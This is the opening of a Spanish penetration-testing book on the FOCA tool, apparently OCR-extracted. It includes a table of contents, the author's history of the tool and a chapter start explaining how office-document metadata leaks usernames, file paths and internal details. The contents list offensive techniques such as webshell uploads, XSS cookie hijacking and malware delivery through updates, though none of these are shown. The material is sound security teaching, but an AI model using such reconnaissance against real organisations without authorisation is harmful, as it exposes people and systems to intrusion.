Pentesting con FOCA

Chema Alonso

con la colaboración de :
Pablo González, Ioseba Palop,
Enrique Rando, Rubén Alonso,
Jesús Moreno y Manuel Fernández

Más de 3000 ejemplares vendidos

FEAR THE



Eleven Paths

0xWORD
www.0xWORD.com

Informática64



Pentesting con FOCA

ZeroXword Computing
www.0xword.com

Chema Alonso

con la colaboración de:
Pablo González, Ioseba Palop,
Enrique Rando, Rubén Alonso,
Jesús Moreno y Manuel Fernández

Juan Ramón Jiménez, 8. 28932 Móstoles (Madrid).

Depósito legal: M-35705-2013

ISBN: 978-84-616-6319-4

Printed in Spain

Proyecto gestionado por Eventos Creativos: *http://www.eventos-creativos.com*

Índice

Introducción:
Fear the FOCA! **13**

Capítulo I
Los metadatos **17**

1. Metadatos, información oculta y datos perdidos **18**

2. Metadatos en documentos ofimáticos **20**

Metadatos en Microsoft Office 20
Datos del usuario 20
Propiedades del documento 21
Ficheros incrustados 22
Desvinculado de ficheros gráficos incrustados 24
Revisiones y modificaciones 25
Notas, Encabezados y Pies de páginas 26
Información oculta por formato 26
Otros lugares donde se almacena la información 26
Información oculta 27
Conexiones a bases de datos 27
Impresoras 28
Metadatos en OpenOffice 30
Datos personales 31
Impresoras 32
Plantillas 32
Documentos vinculados e incrustados 34
Modificaciones 36
Párrafos ocultos 37
Notas, Encabezados, Pies, Comentarios... 38
Metadatos personalizados 38
Bases de datos 39
Versiones de documentos 40
Metadatos en Apple iWork 41



El fichero BuildVersionHistory.plist 42
Vista previa en la carpeta QuickLook: Preview.PDF y Thumbnail.jpg 43
Carpeta thumbs y archivos incrustados 44
El perfil de color y los documentos gráficos 44
Archivos con extensión chrtshr 45
Los archivos maestros: Index.XML e Index.apxl 45
Objeto Medatada 46
Información Oculta 47
Rutas locales en atributos path 47
Versiones y fechas del documento 47
Información de impresoras 48
Versión del sistema operativo 48
Control de Cambios 48
Las pistas en los documentos Apple iWork 49
Metadatos en otros archivos de MS Office 50
Archivos de autorecuperación 50
Otros formatos de documentos en Microsoft Excel 51
Metadatos en formatos Postscript y PDF 53
(XML) Forms Data Format 54

Capítulo II
Análisis y limpieza de Metadatos 57

1. Análisis de metadatos con FOCA 57
Metadatos como parte de una investigación forense 62
El informe Blair 62
Localización de un defacer 63
Seguimiento de movimientos 65
Piratería de software 67

2. Information gathering con FOCA 68

3. Riesgos asociados a una mala gestión de los metadatos 80
Creepy 81
Stolen Camara Finder 82
Flame y los metadatos 83
Esquema Nacional de Seguridad 84
Limpieza de documentos 84

4. Eliminación de metadatos 85
Eliminación de metadatos de forma manual 85
Documentos Microsoft Office 85
Microsoft Office para Mac 86
Documentos OpenOffice 87
Eliminación de metadatos en imágenes 89

Eliminación de metadatos de forma automática 90
MetaShield Protector 90
MetaShield Protector for IIS y MetaShield Protector for SharePoint 91
MetaShield Protector for Client 96
Manipulando metadatos para engañar a la FOCA 97
Fuga de información en empresas líderes en Data Loss Prevention 99

Capítulo III
Descubrimiento de la red 103

1. Opciones de descubrimiento de red 104
WebSearcher: Localización de URLs en buscadores de Internet 104
DNS 106
Análisis del DNS con Diccionario y Transferencias de Zona 108
DNS Prediction 113
Bing IP 114
PTR Scanning 115
Shodan 117
Descubrimiento de la red mediante angentes SNMP 119
Robtex 121
Certificados digitales 123
Google Slash Trick 126

2. Opciones de fingerprinting 127
Fingerprinting con banners y mensajes de error 128
Fingerprinting de versiones en servidores DNS 129
Configuración de opciones de fingerprinting 130

3. Vista de red y de roles 131
Conclusiones finales del Network Discovery 134

Capítulo IV
Búsqueda de Vulnerabilidades 135

1. Tipos de vulnerabilidades analizadas por FOCA 135
Backups 135
Listado de directorios 137
Búsqueda de malware y BlackSEO con patrones de Directory Listing 138
DNS Cache Snooping 139
Escenarios de ataque aprovechando DNS Cache Snooping 142
Ficheros .DS_Store 144
Bug PHP CGI Code Execution 146
Métodos HTTP inseguros 148
Subida de WebShells con métodos PUT 150



Hijacking de cookies HTTP-Only con XSS usando TRACE 152
Juicy files 154
Ficheros .listing 156
Multiple Choices: mod_negotiation 158
Ficheros .svn/entries de repositorios Subversion 159
Descarga de ficheros con Pistine y wc.db en repositorios Subversion 160
Búsqueda de servidores Proxy 162
Data Leaks: Fugas de información 163
Generación de Errores y Data Leaks en las URLs parametrizadas 164
IIS Url Short name 166
Directorios de usuarios 167
2. El algoritmo paso a paso 168
3. Un ejemplo con FOCA 170

Capítulo V
Plugins, informes y otros trucos. 175
1. Funciones avanzadas de FOCA 176
Cómo ha localizado FOCA la información 176
Búsqueda personalizada 177
Obtención de URLs en Dominios muy grandes 178
Personalizar el valor del User-agent de FOCA 179
Monitorización de FOCA: Tareas y Logs 181
2. Integración de FOCA con otras herramientas 183
Uso de FOCA con herramientas de Spidering 183
FOCA Intruder: FOCA + Burp Suite + Intruder 185
Malware vía actualizaciones: FOCA + Evilgrade 188
Ataques Spear Phising: FOCA + Metasploit 190
URLs desde el pasado: FOCA + Archive.org 192
3. Plugins en FOCA 194
Plugin .svn/entries parser 195
Plugin Web Fuzzer 196
Plugin IIS Shortname Extractor 197
NTFS Based Server Enumerator 198
Plugin Auto SQLi searcher 201
4. Gestor de informes 204
FOCA Online 207
5. Más trucos con FOCA 208

Capítulo VI

Cómo crear plugins para FOCA 211

1. Creación de un plugin básico 211
Creación del proyecto para el plugin en Visual Studio 212
Creación inicial del plugin e Integración de la API de FOCA 213
Desarollo de la funcionalidad del plugin 214

2. GUI del plugin 216
Capturar eventos 219
Importar elementos desde el plugin a la FOCA 221

3. Final 225

Índice alfabético 227

Índice de imágenes 229

Libros publicados 235



Introducción: Fear the FOCA!

Corría el año 2008 cuando conocí a Enrique Rando y comenzamos a jugar con los *metadatos* de los documentos ofimáticos. Primero fue solo sacar *metadatos* e información oculta manualmente y con herramientas variopintas de todos y cada uno de los formatos que iban apareciendo. Primero los de *Microsoft Office*, luego los de *OpenOffice*, los *metadatos* en ficheros *PDF*, etcétera.

De ahí decidí que había llegado la hora de automatizar el proceso un poco más, así que tiré de mi equipo de trabajo en *Informática 64* y les puse como tarea hacer una herramienta de extracción y borrado de *metadatos*, a la que llamamos internamente *MetaExtractor*. Nunca se publicó esa herramienta, aunque internamente la hemos usado durante años por su capacidad de limpiar los *metadatos*. Sí que se publicó una versión más limitada llamada *OOMetaExtractor* que hacía lo mismo, pero solo para documentos ofimáticos.

Cuanto más jugábamos con los *metadatos*, más cuenta me daba de que tenía mucho sentido automatizar la inteligencia del análisis, para acabar con una herramienta que pudiera pintar la red interna de una organización a partir de esa información extraída. Aproveché que iba a tener a uno de mis compañeros desplazado en su tierra trabajando sólo a media jornada para ponerle como objeto el programar esta inteligencia sobre la herramienta previa llamada *MetaExtractor*.

Día a día, semana a semana, ese análisis de *metadatos* crecía en inteligencia, y en la colaboración ya no solo estaba Enrique Rando, ya que Antonio Guzmán se había subido al proyecto. La herramienta crecía mientras con las líneas de código de Francisco Oca, al que yo bombardeaba día a día con nuevas cosas a añadir. Ya tenía muy buena pinta la herramienta, así que hubo que bautizarla.

Para el nombre decidí el nombre de *FOCA* porque me gustaba como sonaba y porque además había algo de cachondeo en ello. A Francisco Oca no le gustaba demasiado estar desarrollando el tema de los *metadatos* en *MetaExtractor*, y yo quería que le cogiera cariño al proyecto. Por ello pensé en llamarla así, que era como le hubiera tocado el nombre de correo electrónico al bueno de Francisco en *Informática64* si él no hubiera explícitamente "*no ser la FOCA de Informática64*". Mira tú por donde.

Después empecé a dar alguna charla en la que la enseñaba, y envié un paper con lo que habíamos estado estudiando alrededor de los *metadatos* en las conferencias de *Black Hat Europe 2009*, donde nos aceptaron. Aprovechamos aquel momento para hacer la presentación oficial a nivel mundial, y lo cierto es que nos sorprendió el impacto que tuvo, así que decidí que había que seguir apostando por esa *FOCA*.

En paralelo yo quería dotar a la herramienta de algún módulo de *reporting*, así que arrancamos el proyecto de "*La Foquetta*", algo que le cayó a Dani Romero, un joven recién llegado a *Informática 64* que se tuvo que pegar con el *Crystal Reports* para conseguir terminarlo.

Poco a poco habíamos ido añadiendo también herramientas de post-análisis a *FOCA*, hasta que un día, haciendo una demostración en la Universidad de Burgos, todas las pruebas que hacía daban resultados positivos.

Esto no hizo que me sintiera contento, sino que al contrario pensara que a *FOCA* le faltaba hacer esto de forma automática, así que me senté y escribí un pequeño archivo en el que describía cómo debería ser el módulo de descubrimiento de red, así que se lo envié a Francisco, que lejos de ver su cambio a otro proyecto acabó viéndose enfrascado en lo que a la larga sería la *FOCA 2* que se presentó en la *RootedCON 2010*.

FOCA 2 siguió creciendo y se añadieron muchas más cosas. Se incorporaron módulos de *fingerprinting* y muchas más herramientas que facilitaran la vida a un *pentester*. En ese momento ya se había incorporado Manu Fernández "*The Sur*", quién le dio mucha personalidad a la herramienta. De él salió la idea de hacer los *plugins*, de meter el gestor de las tareas para los módulos de fingerprintig o el registro de logs, por citar solo algunas de las que aportó Manu, que fueron muchas.

La *FOCA* se había hecho ya muy popular, y empezamos a recibir ideas de mucha gente que íbamos filtrando, adaptando e implementando en nuestro proyecto. Compañeros de *Informática64*, amigos, o conocidos de profesión aportaron ideas que utilizamos para hacer más potente la herramienta, hasta que la llevamos a la *Defcon 17* donde la presentamos ya muy evolucionada.

Para construir el *interfaz* que tiene actualmente, le pedí a Alejandro Ramos "*dab*" que se pasará por la oficina y me ayudará a darle una vuelta al diseño para que fuera mucho más útil para un *pentester*. Se pasó un día, y en una mañana le dio la vuelta dejando el *interfaz* que más o menos tiene ahora a partir de *FOCA 3*.

En la versión *3* de *FOCA* nos centramos sobre todo en añadir *plugins* y módulos de detección de vulnerabilidades, ya que la era una herramienta fundamental para nosotros en las auditorías de seguridad. Colaboró gente como Germán Sánchez, José Miguel o Pablo González aportando ideas e incluso añadiendo código, aunque Rodol y Ioseba fueron los que se ocuparon de las últimas compilaciones de la herramienta.

Visto esto, he de darle la razón a un amigo que decía de mí que tengo la capacidad de enamorar a la gente con las cosas que hago, y en el caso de *FOCA* he conseguido que decenas de personas se animaran a ser parte de esta herramienta, que hace mucho tiempo que dejó de ser "una herramienta para analizar *metadatos*".

Con el paso de *Informática 64* a *Eleven Paths*, *FOCA* fue también parte del proceso, así que se vino con todos nosotros a Telefónica. Allí decidimos "matarla" creando lo que nosotros llamamos "*Faast*" *FOCA as a Service*, que no es más que una *mega-FOCA* con una arquitectura basada en *cloud* capaz de soportar cientos de proyectos en paralelo.



Pero ..no íbamos a dejar que *FOCA* acabara así, por lo que decidimos que había que darle un repaso final, escribir este libro y liberar la última versión.

Este libro era un proyecto que se fraguó hace ya bastante tiempo, cuando convencí a Jesús Moreno que me ayudara a recopilar lo que ya había escrito y contado en el blog y en múltiples conferencias. De hecho, la estructura del libro está basada en la charla que Manu y yo dimos en la *Hack in The Box 2012*, que después de años trabajando con *FOCA* es la que más sentido tiene.

La verdad es que no tenía mucho tiempo, pero quería acabarlo, así que durante un mes me he sentado todos los fines de semana para acabar de repasarlo, y dejarlo como está. Es el manual de la *FOCA* que me gustaría haber escrito hace tiempo, así que espero que os guste tanto como a mí me gusta. Son años de trabajo de muchas personas para hacer esta herramienta, que ahora mismo tú puedes ampliar haciendo *plugins* para esta nueva y última versión.

Ahora la *FOCA* es tuya, así que haz que todo el mundo diga eso de "***Fear The FOCA!***"

Chema Alonso



Capítulo I
Los metadatos

Los *metadatos* pueden definirse como simplemente datos que contienen información relativa a un documento o fichero concreto. Así por ejemplo, un archivo de texto podría contener entre sus *metadatos* multitud de información relacionada con su procedencia, como datos sobre su autor, su fecha de creación y modificación, qué otros usuarios han manipulado el documento o el *software* utilizado para su redacción, por citar solo algunos ejemplos. Una fotografía, a su vez, podría incorporar información en sus *metadatos* sobre la marca y el modelo de la cámara utilizada, la profundidad de color, su resolución o, incluso, las coordenadas de posicionamiento *GPS* desde la que se realizó dicha fotografía.

Los *metadatos* resultan muy útiles para catalogar la información y para facilitar su localización, ya que la información que incorporan se utiliza para optimizar las búsquedas, y son utilizados de forma masiva por los Sistemas de Gestión Documental de las compañías y por los motores de búsqueda de Internet. Los *metadatos* de los ficheros almacenados por estos sistemas simplifican el desarrollo de filtros para, por ejemplo, localizar los documentos creados por un determinado usuario o acotar una búsqueda para discriminar documentos en función de su fecha de creación.

Los *metadatos* además son la base de la *Web semántica*, una ampliación de la *Web* en la que, idealmente, las aplicaciones podrán interactuar sin intervención humana porque conocerán el significado de los datos y las relaciones existentes entre ellos, por lo que es necesario que la información esté autodocumentada.

No obstante, los *metadatos* podrían convertirse en un riesgo potencial para el creador de la información si, al distribuir o publicar documentos en Internet, no son gestionados de forma adecuada.

Quizás el primer caso conocido por la opinión pública relacionado con los *metadatos* fue el escándalo del gobierno de *Toni Blair* y el documento sobre la guerra de Irak. En este archivo, recibido desde EE.UU., se informaba de la existencia de armas de destrucción masiva en Irak y *Toni Blair* lo presentó en el Parlamento británico para justificar la intervención de Gran Bretaña en la guerra.

Durante su intervención se le preguntó si el fichero había sido modificado, pero él lo negó en rotundo. Sin embargo, alguien investigó los *metadatos* del documento y, tal y como podemos ver en la imagen 01.01, los *metadatos* guardaban la información de los usuarios que habían trabajado con el fichero y que habían realizado modificaciones, demostrando que el gobierno británico había mentido a sus ciudadanos.

Blair's government made one additional mistake: they published the dossier as a Microsoft Word file on their Web site. When I first heard from I
had worked on the document. I downloaded the Word file containing the dossier from the 10 Downing Street Web site (http. www number 10

```
Rev. #1: "cic22" edited file "C:\DOCUME~1\phamill\LOCALS~1\Temp\AutoRecovery save of Iraq - security.asd"
Rev. #2: "cic22" edited file "C:\DOCUME~1\phamill\LOCALS~1\Temp\AutoRecovery save of Iraq - security.asd"
Rev. #3: "cic22" edited file "C:\DOCUME~1\phamill\LOCALS~1\Temp\AutoRecovery save of Iraq - security.asd"
Rev. #4: "JPratt" edited file "C:\TEMP\Iraq - security.doc"
Rev. #5: "JPratt" edited file "A:\Iraq - security.doc"
Rev. #6: "ablackshaw" edited file "C:\ABlackshaw\Iraq - security.doc"
Rev. #7: "ablackshaw" edited file "C:\ABlackshaw\A Iraq - security.doc"
Rev. #8: "ablackshaw" edited file "A:\Iraq - security.doc"
Rev. #9: "MKhan" edited file "C:\TEMP\Iraq - security.doc"
Rev. #10: "MKhan" edited file "C:\WINNT\Profiles\mkhan\Desktop\Iraq.doc"
```

Imagen 0.3.- Usuarios que habían modificado el documento sobre las armas de destrucción masiva

1. Metadatos, información oculta y datos perdidos

Además de los *metadatos*, podemos encontrarnos con otro tipo de información susceptible de convertirse en un riesgo para la seguridad del productor de la información.

La información oculta es información no editable por el usuario que será usada por el programa que lo interpreta, como la ruta a la plantilla con la que se está creando el documento, el modelo de la impresora con la que se ha formateado una página, etc.

Los datos perdidos son información que se encuentra en un documento debido a errores humanos, negligencia o falta de destreza con las herramientas, como pueden ser rutas a servidores internos, información oculta por el formato, etcétera. Un ejemplo de datos perdidos podría darse si un usuario copia la *url* que apunta a uno de sus servidores internos en un documento de texto. A continuación, el usuario modifica el texto de la *url* en el documento, pero en el hipervínculo creado por la herramienta la dirección a la que apunta es la del servidor interno.

En realidad estos tres tipos de información pueden a fluir de uno a otro:

- Los *metadatos* pueden convertirse en datos perdidos al realizar una mala gestión o una mala conversión de formato. Por ejemplo, al convertir un documento a otro formato, es posible que la herramienta de conversión no sepa qué hacer con alguno de los *metadatos* y puede que se incluyan en el pie de página al realizar una impresión.
- A su vez, los datos perdidos pueden convertirse en *metadatos*. Por ejemplo, cuando un documento subido a un servidor *Web* es *Indexado* por una araña, si el buscador necesita un campo autor pero el documento no tiene ese *metadato*, el buscador tratará de extraer esta información del propio documento buscando en su firma, en el pie de página, o en la primera línea.
- Los *metadatos* también pueden convertirse en información oculta. Por ejemplo, si tenemos un objeto, como una imagen, incrustado en un documento de texto, los *metadatos* del objeto puede que no sean visibles ni manipulables con el editor de texto que se está trabajando y,

por tanto, se convierten en información oculta que se incluye de forma no visible ni editable al final del documento.

- A su vez, la información oculta podría convertirse en *metadatos* si aparece una nueva aplicación o una nueva versión de la herramienta que es capaz de almacenar esos *metadatos* y permite editar esta información.

- Además, la información oculta puede convertirse en datos perdidos, ya sea por una mala gestión de la información o por objetos incrustados.

- Y finalmente, los datos perdidos podrían también convertirse en información oculta al manejar objetos incrustados.




Imagen 01 02: *Metadatos*, información oculta y datos perdidos

Para ilustrar la explicación anterior, podemos ver en la figura 01 03 que se ha realizado una búsqueda en *Google* por tipos de fichero *txt*, que son un formato de archivo que no guardan ningún tipo de extructura al margen de lo que se puede ver a simple vista para almacenar *metadatos*.

Sin embargo, a pesar de que no existen campos especiales para guardar la *metainformación*, se puede comprobar que el motor de búsquedas de *Google* ha creado un *metadato* con el autor del documento, extrayendo esta información del propio fichero.

Estos *metadatos* no quedarán incluidos en el mismo fichero, pero sí dentro de la base de datos de indexación que el motor utiliza para localizar la información y que queda expuesta a todos los visitantes que intenten encontrarla desde Internet.




Imagen 01.03 *Metadato* creado por *Google*

2. Metadatos en documentos ofimáticos

Aunque los *metadatos* son de gran utilidad hoy en día y permiten coordinar las complejas tareas de elaboración, edición y sobre todo de clasificación y localización de documentos en entornos personales y corporativos, la información que almacenan podría ser aprovechada por un atacante si no se realiza una gestión adecuada de los mismos cuando los documentos abandonan los repositorios de la organización y se exponen al exterior. Las organizaciones deben controlar los *metadatos* de los documentos que publican en cualquier medio - ya sea una página *Web* o un mensaje de correo electrónico -, por lo que es fundamental conocer qué tipos de datos se guardan en un documento cuando éste se genera o modifica con una determinada aplicación, pues cada comportamiento será diferente del anterior.

Metadatos en Microsoft Office

A lo largo de esta sección vamos a estudiar la información que se guarda en un documento de *Microsoft Office* analizando los puntos clave de los datos almacenados.

Datos del usuario

Durante el proceso de instalación de *Microsoft Office* aparece un cuadro de diálogo en el que se solicita información acerca del usuario que va a utilizar este *software*. Esta información va a ser añadida por defecto a todos los documentos creados con esta herramienta por ese usuario.




Imagen 01.04 Información de usuario en *Office 2003*

En entornos multiusuario es habitual que un mismo producto sea utilizado por varias cuentas de usuario distintas en un mismo ordenador. A cada uno de estos usuarios, la primera vez que use *Office*, le aparecerá un cuadro de diálogo para rellenar esta información. Y los valores que introduzca figurarán en todos los documentos que dicho usuario cree a partir de ese momento.




Imagen 01.05. Un usuario distinto utiliza por primera vez *Office* en el mismo equipo

Hay que tener en cuenta que el valor por defecto para el campo "Nombre" es el identificador de la cuenta del usuario. Si este dato es aceptado por el usuario y los *metadatos* del documento no son modificados, entonces todos los archivos van a distribuir el nombre del usuario del sistema.

Propiedades del documento

Cuando se crea un documento, este puede ser catalogado con *Meta-información* de forma explícita, es decir, el creador del documento puede marcar una pequeña descripción, palabras clave de búsqueda, un departamento y otro tipo de información que considere oportuno o útil en su organización. Esta información queda guardada de forma permanente, de manera que si un documento con *Meta-información* es utilizado como base para generar otro, esta información va a perdurar.




Imagen 01.06: Propiedades de documento en *Microsoft Word 2007*

Es importante remarcar que los *metadatos* de un documento pueden ser personalizados y, por tanto, pueden tener cualquier atributo que el autor haya querido añadir. Esto puede convertirse en un problema cuando se hacen públicos documentos generados en un entorno corporativo, ya que un *metadato* inapropiado puede perjudicar la imagen de la organización.

Ficheros incrustados

Los documentos *Microsoft Office* permiten desde hace mucho tiempo incluir imágenes, tablas de *Excel* u otros documentos *Microsoft Office* y de terceros. Todos esos documentos vienen acompañados de sus propios *metadatos* y, si no han sido correctamente limpiados, pueden ser un foco de divulgación de información no deseada.

En el siguiente ejemplo se crea una imagen con *GIMP*, un editor de documentos gráficos. Dicha imagen tiene información *EXIF* que puede ser leída con cualquier lector de *EXIF*. En la siguiente figura se puede ver cómo la imagen tiene un atributo de los *metadatos* que marca el programa que lo ha generado y la existencia de una miniatura (*thumbnail*) dentro del propio archivo.




Imagen 01.07. Archivo gráfico con información *EXIF* leído con *ExifReader*

Esta imagen se va a incrustar dentro de un documento con formato de *Microsoft Word 97* utilizando para ello la opción de Insertar imagen desde archivo que ofrece la herramienta. Una vez que el archivo en formato binario .DOC está generado se puede acceder a dicha información EXIF leyendo el documento con cualquier editor hexadecimal.

Tal y como se puede observar en la siguiente imagen en la que se han buscado las cadenas de la información incrustada, se puede ver el valor de esas propiedades.




Imagen 01.08. Acceso a la información *EXIF* con *HxD*

Desvinculado de ficheros gráficos incrustados

La tarea de recuperación puede ser mucho más fácil si se decide desvincular todos los ficheros incrustados. En los ficheros de *Microsoft Word* .doc, de *Microsoft Excel* .xls o de *Microsoft PowerPoint* .ppt, esta tarea puede ser tan simple como guardar el documento como página *Web*. Así, el propio paquete de *Microsoft Office* realiza por nosotros un análisis de los ficheros gráficos incrustados y los genera en ficheros independientes.

